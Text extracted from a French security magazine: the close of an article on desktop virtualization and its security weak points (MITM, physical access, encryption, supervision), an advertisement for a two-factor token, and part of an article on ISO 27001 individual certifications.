


Figure 2. Principe de fonctionnement d'une virtualisation entre 2 ordinateurs distants




Figure 3. Fonctionnement simultané de Windows XP et Mac OS sur le même ordinateur en bi-écran (chaque écran montrant chaque OS)

VIRTUALISATION DES POSTES DE TRAVAIL

intégralement du nombre d'OS simultanément lancé sur celle-ci,

- Comme tout est calculé par la machine hôte, la machine client n'aura pas besoin d'être très performante, cependant il faudra quand même qu'elle puisse avoir un débit d'informations réseaux très important (toutes les informations de travail circulant via le réseau),
- La machine hôte gérant plusieurs OS virtuels simultanément et devant envoyer ces informations par le réseau, son accès réseau devra être proportionnellement croissant en fonction du nombre d'utilisateurs simultanés,
- Le rôle de superviseur de la machine hôte est essentiel. En effet, le travail de tous les clients dépendant uniquement du bon fonctionnement de la machine hôte, il sera extrêmement important que celle-ci fonctionne parfaitement et ce malgré les opérations nécessaires de mises à jour de celle-ci,
- Le débit, mais aussi la qualité du réseau devront être éprouvés avant la mise en place d'une telle solution, sans omettre non plus les opérations de maintenance obligatoire des routeurs, etc. Une solution parallèle sera donc fortement recommandée pour éviter ainsi les problèmes en cas de panne (et/ou de mise à jour).

La Figure 4 résume de manière schématique la mise en place d'un réseau de virtualisation de poste de travail et les premières solutions de secours envisageables lors de la mise en place d'un tel système de travail. Le routeur de secours ne sert qu'en cas de panne ou de maintenance du routeur principal. Les multiples ordinateurs hôtes servent à gérer plusieurs connections clientes, et de plus peuvent permettre de combler une panne ou de la maintenance sur l'un des postes. La partie client est la partie la plus simple à gérer puisque l'on peut admettre une panne (facilement remplaçable par n'importe quel nouvel utilisateur), alors que la partie droite doit être complètement gérée et doit prendre en compte les problèmes de panne de manière rapide et sans aucun dommage pour l'utilisateur.

Une fois tout ceci mis en place (ou seulement conçu), il reste toutefois un point

crucial qu'il nous reste à étudier, et de très près : la sécurité d'une telle solution.

La sécurité d'une solution virtualisée : problèmes, points sensibles et solutions

Commençons ce paragraphe par un petit schéma très simplifié mais permettant néanmoins de comprendre où vont se situer les problèmes de sécurité d'une telle configuration. Celui-ci est donné en Figure 5. On s'aperçoit ainsi qu'il y a 4 points critiques principaux dans une telle architecture :

- *Le flux d'informations arrivant à l'ordinateur hôte.* S'il a été corrompu, il y a un risque énorme de compromission de l'OS avec des

failles potentiellement exploitables par l'attaquant,

- *Le flux d'informations arrivant à l'ordinateur client,* pour les mêmes raisons,
- *Le stockage des informations personnelles sur l'ordinateur hôte.* En effet, celui-ci conserve des informations de connexion (mot de passe, etc.) en mémoire afin que le client retrouve son OS virtuel personnel tel qu'il la créé,
- *Le transport des informations entre l'ordinateur hôte et l'ordinateur client.*

Tout d'abord, les deux premiers points sont assez similaires : les deux seules méthodes d'attaques sur les postes hôte et client sont la compromission des données envoyées (ou reçues) par ceux-ci, ou un envoi d'information depuis un poste tiers, directement sur les




Figure 4. Implémentation d'une solution de virtualisation à distance




Figure 5. Schéma d'un poste virtuel déporté

ordinateurs. On peut toutefois noter qu'il est plus intéressant d'attaquer l'ordinateur hôte que le client. En effet, on le détaillera plus tard, mais l'ordinateur hôte risque de contenir plus de données personnelles que l'ordinateur client. Pour revenir au flux d'informations arrivant aux deux ordinateurs, si elles sont corrompues (peu importe le moyen et le but), on risque de crasher l'un des deux systèmes (voir les deux). Il s'agit donc de protéger les deux ordinateurs de ce genre de problème. Pour cela, un firewall et un antivirus, permettront (dans un premier temps) d'éviter le plus gros des problèmes. Par la suite, la mise en place de restrictions des connexions aux deux postes pourra être mise en place, et les manquements à ces restrictions pourront (et devront) être étudiés de près par une personne tierce. Ceci est le rôle du superviseur réseau. En plus des opérations de maintenance pouvant (devant dans l'idéal) être effectuées par quelqu'un d'autre selon l'importance de l'entreprise, celui-ci devra surveiller tous les

trafics *frauduleux* d'informations arrivant sur les deux postes (client et hôte) et affiner les règles de filtrages d'informations sur les deux ordinateurs.

De plus, notre machine client est potentiellement vulnérable aussi. En effet, puisque les ports physiques de la machine soient accessibles à l'utilisateur. Il y a donc possibilité que celui-ci dispose d'un accès à la machine. On peut donc facilement imaginer un attaquant qui utilise une clé USB ou un LiveCD pour attaquer le système hôte. Ainsi, si l'attaque a été préparée à l'avance, les outils pourront être facilement chargés sur la machine hôte. Il faut donc prévoir cette intéropérabilité entre l'utilisateur et la machine et imaginer les risques de compromission afin de les éradiquer.

Un des points les plus sensibles en cas de corruption reste souvent l'inaccessibilité des données à l'attaquant. Aucune donnée cryptée n'est décryptable. Il s'agit uniquement d'un rapport entre le temps de décryptage en fonction de la puissance de

calcul et la motivation (intérêt) de l'attaquant. Ainsi, on réduit le risque de décryptage si l'attaquant est obligé de les décrypter sur la machine (par exemple si les fichiers ne sont ni déplaçable, ni copiable). Il en résultera un abandon forcé de la part de l'attaquant pour éviter tout repérage. Afin de garantir une confidentialité des données présentes sur le disque dur de la machine hôte, nous commencerons par crypter celles-ci à l'aide d'un algorithme assez résistant (à définir en fonction de la confidentialité des données à protéger. Nous définissons ensuite une politique de sécurité sur tous les fichiers et dossiers créés dans chaque machine virtuelle sur la machine hôte afin que seul le propriétaire de la machine virtuelle puisse y accéder à l'aide d'un challenge (à définir encore en fonction de la confidentialité des données). Il y a peu d'intérêt à crypter avec un algorithme complexe une photo de vacances! Par contre, une double authentification pourrait être envisagée lors des accès aux fonctions de maintenance de la machine hôte, ou un accès en mode super-utilisateur. De nombreux ouvrages (en livre ou sur le net, donnent de bonnes informations sur les politiques de protection des données, sur les changements réguliers de mot de passes chez les utilisateurs, etc. Nous vous invitons donc à les consulter avant de mettre en place un réseau (en mode virtualisé ou non d'ailleurs).

Passons maintenant à la partie contenant le plus de risque de sécurité, le canal de transport des informations entre l'ordinateur client et l'ordinateur hôte.

En effet, si nous reprenons le schéma de la Figure 4, nous pouvons facilement imaginer le cas où la machine virtualisée ne se situe pas à proximité de l'ordinateur client. La liaison entre les deux empruntera forcément le réseau Internet afin de connecter les deux ordinateurs. Nous pouvons donc facilement imaginer que l'attaquant cherchera à faire une attaque de type *Man-In-The-Middle* afin d'obtenir de façon transparente toutes les informations (mot de passe, correspondance, etc) nécessaires à usurper l'identité du client sur l'ordinateur hôte et finalement récupérer toutes les données confidentielles. Ce type d'attaque est le plus risqué dans le cas présent. En effet, malgré toutes les protections mises en place, si l'attaquant se fait passer pour le véritable propriétaire rien ne paraît

Terminologie

- *Operating System (OS ou Système d'exploitation en français)* : C'est un ensemble d'applications permettant la liaison entre la couche matériel de l'ordinateur (mémoire, processeur, etc) et les applications (traitement de texte, etc).
- *Man In The Middle (MITM ou Attaque de l'Homme du Milieu en français)* : C'est un type d'attaque informatique consistant à se placer de manière discrète entre deux postes de communication. Cette attaque n'est possible qu'en deux étapes : une phase d'observation des données échangées entre les deux postes, suivie d'une inclusion de manière invisible entre les deux postes.
- *Brute Force (ou attaque de Force Brute en français)* : C'est une méthode d'attaque pour casser une clé cryptée en essayant toutes les possibilités. La durée de réussite est donc très dépendante de la puissance de calcul et de la longueur de la clé de cryptage.
- *SSH (Secure Shell)* : C'est à la fois un protocole de transmission et un programme informatique. Le principe du protocole de transmission est d'échanger des clés cryptées en début de transmission puis de transmettre toutes les données de manière cryptées par la suite.

Sur Internet

- <http://www.vmware.com/fr/> – VMWare (multi-plateforme),
- <http://www.parallels.com/> – Parallels (multi-plateforme),
- <http://www.virtualbox.org/> – VirtualBox (multi-plateforme),
- <http://www.microsoft.com/france/windows/xp/virtualpc/default.mspx> – VirtualPC (Windows uniquement),
- <http://xperts.sce.carleton.ca/2004-05/MITMV/> – Attaque Man-In-The-Middle sur une connexion SSH. Page et rapport final en anglais uniquement mais extrêmement complet. Le rapport se trouve sous le lien final report,
- <http://www.journaldunet.com/solutions/securite/actualite/07/0914-virtualisation-risques-securite.shtml> – Rapport de sécurité sur les OS virtuels. Il s'agit d'un article d'un journal français résumant les problèmes de base de la virtualisation d'un point de vue sécuritaires,
- <http://fr.wikipedia.org/wiki/Virtualisation> – La page Wikipédia sur la virtualisation,
- <http://www.google.fr/search?num=200&hl=fr&q=virtualisation+securit%C3%A9> – Une simple recherche Google mais contenant énormément de lien très intéressant et souvent mis à jour. Essentiel si vous souhaitez mettre en place votre solution virtualisée.

VIRTUALISATION DES POSTES DE TRAVAIL

étrange à l'ordinateur hôte, ni même au superviseur au cas où celui-ci serait en train de regarder les trafics en temps réel ! Notre attaquant peut même décider de rester connecté sur la machine hôte pour décrypter en ligne les mots de passe pendant des jours s'il le désire puisqu'il aura récupéré un accès *légal*. La base même de toute notre sécurité entre la machine et le client repose donc sur la voie de communication choisie entre les deux ordinateurs. Nous ne pourrions pas malheureusement pas faire un listing complet des types de connexions entre 2 ordinateurs afin de protéger les données. Nous nous contenterons de vous donner des indications basiques dans ce domaine, et vous donnerai aussi des liens Internet afin de vous documentez en fonction de vos besoins.

Pour simplifier ce sujet, la complexité du canal de communication à choisir dépend en tout premier lieu de l'importance des informations transitant entre les deux ordinateurs et les risques potentiels de vos machines (même avant la mise en place de la virtualisation). En effet, si vous décidez de mettre en place un ordinateur hôte sur l'ordinateur de votre ami, pour vous y connecter avec votre ordinateur, il y a peu de risque qu'un hacker malveillant décide de passer du temps à vous attaquer. Par contre, si vous êtes le patron d'une énorme entreprise, il y a de forte chance que ce même hacker essaye durant des jours entiers de soutirer les plus petites bribes d'informations sur vos ordinateurs ! Une fois le risque établi, choisissez alors la solution

de transfert d'informations entre vos deux ordinateurs, tout en sachant qu'il n'y a pas de solution miracle. Même le protocole SSH (utilisé entre autre pour des transferts d'informations bancaires) est attaquable avec un *Man-In-The-Middle* (lien 5). Nous nous conseillons donc, si vous souhaitez mettre en place une telle fonctionnalité, de vous renseigner très précisément sur la manière dont vous pourrez vous connecter à l'ordinateur hôte. En effet, si vous achetez une solution auprès d'un conseiller (ou si vous achetez un logiciel X ou Y), le choix du protocole de transmission vous sera imposé. Ceci n'est en aucun cas un problème à partir du moment où le risque d'attaque sur ce protocole est connu/ évalué/maitrisé. Si vous mettez vous-même en place votre solution virtualisée (chose de plus en plus simple de nos jours), il faudra alors que votre liaison soit éprouvée et que vous vous teniez au courant des dernières attaques sur ce type de transmission. En effet, chaque protocole de transmission a une durée de vie face aux attaques extérieures (dépendant de plusieurs facteurs, dont l'avancée technologique, l'évolution des systèmes, etc), il y a donc fort à parier que vous ayez à effectuer de la maintenance à ce niveau si votre solution virtuelle est amenée à durer dans le temps.

Pour résumer cette partie *sécurité* entre deux machines via un réseau Internet, nous dirions qu'il s'agit en fait d'un problème *simple*, identique à une connexion client/ serveur. Sauf que le serveur est ici un

autre ordinateur répondant aux requêtes du premier. Il s'agit donc de porter une attention particulière aux points évoqués ci-dessus et de toujours faire un rapport entre l'intérêt de mettre telle ou telle politique de sécurité en œuvre et l'importance des données concernées.

Terminons cet article comme nous l'avons commencé : avec Monsieur X. Si celui-ci travaillait sur un poste virtualisé déporté, une fois à la gare, à l'aide d'un simple navigateur Internet, il aurait accès à son fichier *.dufz* comme s'il était à son bureau, puisqu'il s'agit du même environnement de travail. Il peut ainsi relire son fichier, annoter, corriger celui-ci sans aucun souci (comme au bureau), et accueillir sa femme à l'heure tout en ayant fini son travail pour la soirée.

Conclusion

La virtualisation dispose de deux intérêts majeurs : la facilité d'utilisation, ainsi que la concentration des postes de travail différents en un seul, aussi la mobilité.

Mais cela ne se fait pas sans heurt et peut rapidement se faire au détriment des performances et de la sécurité des données transférées. Il vous revient de définir les priorités et concessions possibles lors de la mise en place de ce type de système.

Grégory Carlet

Il y a maintenant 6 ans, l'auteur découvre l'utilisation d'un poste informatique et sa passion pour la sécurité informatique et les réseaux. Pour le contacter : gregorycarlet@gmail.com

P U B L I C I T É

**UNDERSTANDING
TWO-FACTOR
AUTHENTICATION**

The CrypToken[®]. Its smart card chip and operating system, EAL 4+ certified, provide real security for VPN's, financial applications and email. Experts know: Password based systems just can't measure up to that level - and aren't cheap either, if extensive support costs are taken into account.

Want to test the fastest token on the market?
It's ready to make eBusiness a safer world.



MARX
cryptotech
GERMANY

Get your
CrypToken[®]
today!

U.S.A.
☎ +1-770-904-0369
Fax +1-770-904-3893
sales@cryptotech.com

Europe
☎ +49 (0)8403 / 929514
Fax +49 (0)8403 / 929529
datasec@marx.com

www.cryptoken.com/enh9



HERVÉ SCHAUER

Degré de difficulté



CERTIFICATIONS ISO 27001 POUR LES INDIVIDUS

Dans les formations en sécurité, les formations avec une certification autour des normes ISO 27001 se sont fortement développées depuis quelques années. Le point pour y voir plus clair et savoir en profiter.

Appliquer la norme ISO 27001 permet d'organiser la sécurité de l'information dans son organisme. Cela peut aller jusqu'à la certification du Système de Management de la Sécurité de l'Information de l'organisme, SMSI, ou ISMS en anglais. En marge de la certification des systèmes de management eux-mêmes, s'est développée la certification des individus, des personnes, afin de leur permettre de prouver leurs compétences. Ces certifications permettent de savoir quels sont ceux qui connaissent les principes de l'ISO 27001, et qui auront acquis les connaissances pour auditer ou implémenter un SMSI.

La formation de tous ceux impliqués dans un SMSI est une exigence de l'ISO 27001 dans la mise en œuvre du SMSI, article 4.2.2.e qui renvoie au 5.2.2. La certification de compétences, si elle est sérieuse et impartiale, est le moyen le plus simple de savoir si un individu répond à ses attentes en terme de connaissance du sujet.

Quelles sont les certifications disponibles, quels sont les contenus

Les SMSI apportent trois problématiques fondamentales :

- Comment mettre en place un système de management de la sécurité de l'information (SMSI) conforme à la norme ISO 27001 ?

- Comment gérer les risques dans un SMSI ?
- Comment auditer un SMSI selon les critères de l'ISO 27001 ?

La gestion de risque est la partie la plus complexe de la mise en œuvre d'un SMSI (dans la phase PLAN de l'ISO 27001), et elle est obligatoire. L'audit interne est le premier mécanisme de vérification dans un SMSI (phase CHECK dans l'ISO 27001). De plus il permet aussi de certifier. C'est pour ces raisons que les certifications disponibles se découpent en trois formations :

- Les formations ISO 27001 Lead Implementer permettent d'apprendre à mettre en œuvre un SMSI. Elles durent généralement 5 jours.
- Les formations ISO 27005 Risk Manager permettent d'apprendre à gérer les risques en sécurité de l'information. Elles durent généralement 3 jours.
- Les formations ISO 27001 Lead Auditor permettent d'apprendre à auditer un SMSI. Elles durent généralement 5 jours.

Selon de votre fonction, l'une, l'autre ou plusieurs d'entre elles répondront à vos besoin. Celui qui sera à la fois implémenteur, gestionnaire de risques SI et auditeur est généralement le RSSI (*Responsable de la Sécurité des Systèmes d'Information*) dans son organisme.

CET ARTICLE EXPLIQUE...

Les certifications ISO 27001 pour les individus.

Le principe de la certification et de l'accréditation des individus.

CET QU'IL FAUT SAVOIR...

Aucune connaissance préalable n'est nécessaire pour cet article.

Les formations alternent généralement cours magistraux et exercices individuels ou en groupe, avec plusieurs formateurs pour mieux encadrer les travaux dirigés. Le contenu des cours magistraux est basé sur les normes : ISO 27001 pour le SMSI, ISO 27002 pour les mesures de sécurité, ISO 19011 pour l'audit de système de management, ISO 27005 pour la gestion de risques, etc. C'est l'expérience du formateur qui permet d'apporter une compréhension aisée à des documents parfois rébarbatifs, il convient donc de bien valider l'expérience sur le terrain de ses formateurs.

Quelle différence avec le CISSP

Dans ISO 27001 Lead Auditor, ISO 27001 réfère à la norme ISO. Ce qui différencie une certification ISO 27001 ou ISO 27005 et une certification CISSP, c'est que d'un coté le référentiel est une norme, dans l'autre cas il ne l'est pas. Une norme ISO est un document ouvert, accessible à tous, qui a été développé de manière consensuelle afin que tous les experts de tous les pays du monde se mettent d'accord. Chaque pays vote formellement à chaque nouvelle version du projet de norme et envoie ses commentaires qui sont traités un par un par le groupe de normalisation international qui justifie toutes ses décisions une par une. Bien que la société ISC2 ait édité un livre qui sert de référence, il n'y a pas de référentiel ouvert sur lequel les examens sont basés. La société ISC2 qui édite le CISSP est la seule à définir et connaître son référentiel et aucune autre société que ISC2 ne peut faire de certification CISSP.

Dans CISSP il y a *Information Security*. C'est une certification sur la connaissance du candidat en sécurité de l'information. Les certifications sur les normes ISO couvrent en profondeur un champ beaucoup plus limité qui est l'organisation de la sécurité, et une formation ISO 27001 Lead Auditor est avant tout une formation à l'audit de système de management, pas une formation à la sécurité.

Enfin la certification au CISSP peut se passer en candidat libre, sans avoir suivi une formation particulière auparavant, en

s'aidant des ressources disponibles sur internet ou des livres. Les certifications des personnes sur les normes ISO 27001 imposent le suivi de la formation avant.

Quelle société de certification choisir

La société britannique BSI (www.bsi-global.com), par ailleurs aussi organisme de normalisation pour la Grande Bretagne, a proposé en 2002 les premières formations ISMS Lead Auditor. A l'époque c'était par rapport à la norme britannique BS7799-2:2002, avant que celle-ci ne devienne une norme internationale ISO 27001:2005. Le BSI agissait comme société de formation, et a développé un exercice de validation des acquis, après lequel était délivré un papier marqué *Certificate*.

La société britannique IRCA (www.irca.org), qui vend des services d'enregistrement d'auditeurs et de professionnels, a développé un schéma de certification *ISMS Lead Auditor*, selon un mode qui lui est propre, qui a été adopté par plusieurs sociétés de formation en Grande Bretagne comme BVQI, SGS et plus tard le BSI.

Début 2003 l'ISO a publié la norme ISO 17024 *Évaluation de la conformité* –

Exigences générales pour les organismes de certification procédant à la certification de personnes. Cette norme a été élaborée par le CASCO.

Le CASCO de l'ISO est le comité pour l'évaluation de la conformité, qui établi par consensus international les normes fondatrices des systèmes de certification déployés à travers le monde et contrôlé par les états.

Le respect de la norme ISO 17024 permet une reconnaissance mutuelle et les échanges de personnel au niveau mondial. Pour cela l'ISO 17024 spécifie les exigences qui assurent un fonctionnement homogène, comparable et fiable des organismes de certification qui mettent en oeuvre des dispositifs de certification de personnes., citation de la norme elle-même.

En 2005, la société française LSTI (www.lsti.fr), a développé une certification *ISO 27001 Lead Auditor*. Elle a été accréditée conformément à la norme ISO 17024 en juin 2006 (dossier n° 04-0091) par le COFRAC (*Comité Français d'Accréditation*) (www.cofrac.fr). D'autres certifications d'auditeurs dans d'autres domaines comme la qualité ou l'environnement sont disponibles auprès d'autres sociétés françaises comme AFNOR Certification (anciennement




Figure 1. Certification des auditeurs de SMSI

AFAQ-AFNOR (www.afaq.com), également accréditée auprès du COFRAC.

Le COFRAC est l'autorité d'accréditation pour la France, structurée sous forme d'association, reconnue par les pouvoirs publics tels que défini dans le code de la consommation dans l'article L115-28. Les autorités d'accréditation de chaque pays se reconnaissent entre elles, et s'auditent entre elles, ainsi les certifications émises par les organismes de certification accrédités sont valables à l'international.

Les organismes de certification qui ont choisi de ne pas accréditer leur programme de certification suivant la norme ISO 17024 montrent qu'ils ont délibérément choisi de ne pas suivre les règles d'indépendance et d'impartialité imposées par l'ISO 17024. Avec l'ISO 17024, le formateur ne peut pas être l'auteur des examens, ne peut pas les connaître en dehors de son propre passage de l'examen, et le formateur ne peut pas être celui qui corrige les copies d'examen. C'est l'examineur travaillant pour l'organisme de certification qui conçoit l'examen et corrige les copies. Une indépendance totale est imposée entre formateur et examinateur par la norme ISO 27024 pour éviter tout risque de copinage. C'est ce qui donne de la qualité et

de la difficulté à l'examen, et apporte aussi la valeur de la certification.

Si quelqu'un vous dit *venez chez moi ma certification est facile*, c'est nécessairement que celui qui vend la formation n'est pas indépendant avec la certification.

Il faut choisir sa société de formation en y intégrant le choix de l'organisme de certification avec lequel travail la société de formation.

Comment réussir sa certification, quelles sont les aides

Une bonne formation est autosuffisante pour réussir sa certification. Il n'est pas nécessaire d'avoir travaillé intensément le sujet avant la formation. Il faut avoir un minimum d'expérience en informatique et sur la sécurité de l'information. Il n'est cependant nullement nécessaire d'être un expert, il faut plutôt être organisé, logique, rigoureux, et savoir organiser son temps pour réussir un examen en temps limité. La semaine de formation est parfois intense, il vaut mieux ne pas avoir plusieurs heures de transport chaque jour. Quiconque est ingénieur en informatique et connaît les bases en sécurité peut réussir l'examen en étant assidu lors de sa formation.

Même si la lecture des normes est difficile et rébarbative, il est préférable




Figure 3. Couverture de la norme ISO 17024 et du livre *Management de la Sécurité*.

de les acquérir et les lire avant la formation, notamment pour l'ISO 27001 et l'ISO 27005. La formation en sera plus aisée, la compréhension des normes meilleure, et le travail durant la semaine moins lourd. Cela n'est pas indispensable mais l'expérience montre que c'est une aide.

Il n'est pas possible de passer la certification sans avoir suivi au moins une fois la formation. C'est notamment imposé pour les auditeurs dans la norme ISO 19011 (7.4.1 et 7.4.4), c'est pour cette raison qu'il n'est pas possible de passer l'examen sans suivre la formation. Il existe cependant des livres sur l'ISO 27001 comme *Management de la Sécurité de l'Information* par Alexandre Fernandez-Toro, publié aux éditions Eyrolles qui est beaucoup plus facile à lire que les normes elles-mêmes et les explique bien, cependant rien ne remplace la lecture des normes.



Figure 2. Site officiel de l'association COFRAC

Comment mettre en valeur une certification obtenue

Chaque certifié a le droit d'arborer sa certification sous la forme du logo de l'organisme de certification. Dans son CV cela est du plus bel effet cependant les recruteurs n'y sont pas nécessairement sensibles, il vaut mieux garder ce type de CV quand on est dans une société de service. La mention de la certification doit préciser l'organisme qui l'a délivré, et dans la mesure du possible sont n° de certificat.

Le registre de l'organisme de certification permet de retrouver les auditeurs qui ont choisi d'y être enregistrés. Sur certains réseaux sociaux un logo contrôlé par l'organisme de certification permet de montrer sa certification, c'est le cas par exemple pour l'IRCA et LSTI qui ont un groupe sur LinkedIn (www.linkedin.com).

Comment conserver sa certification

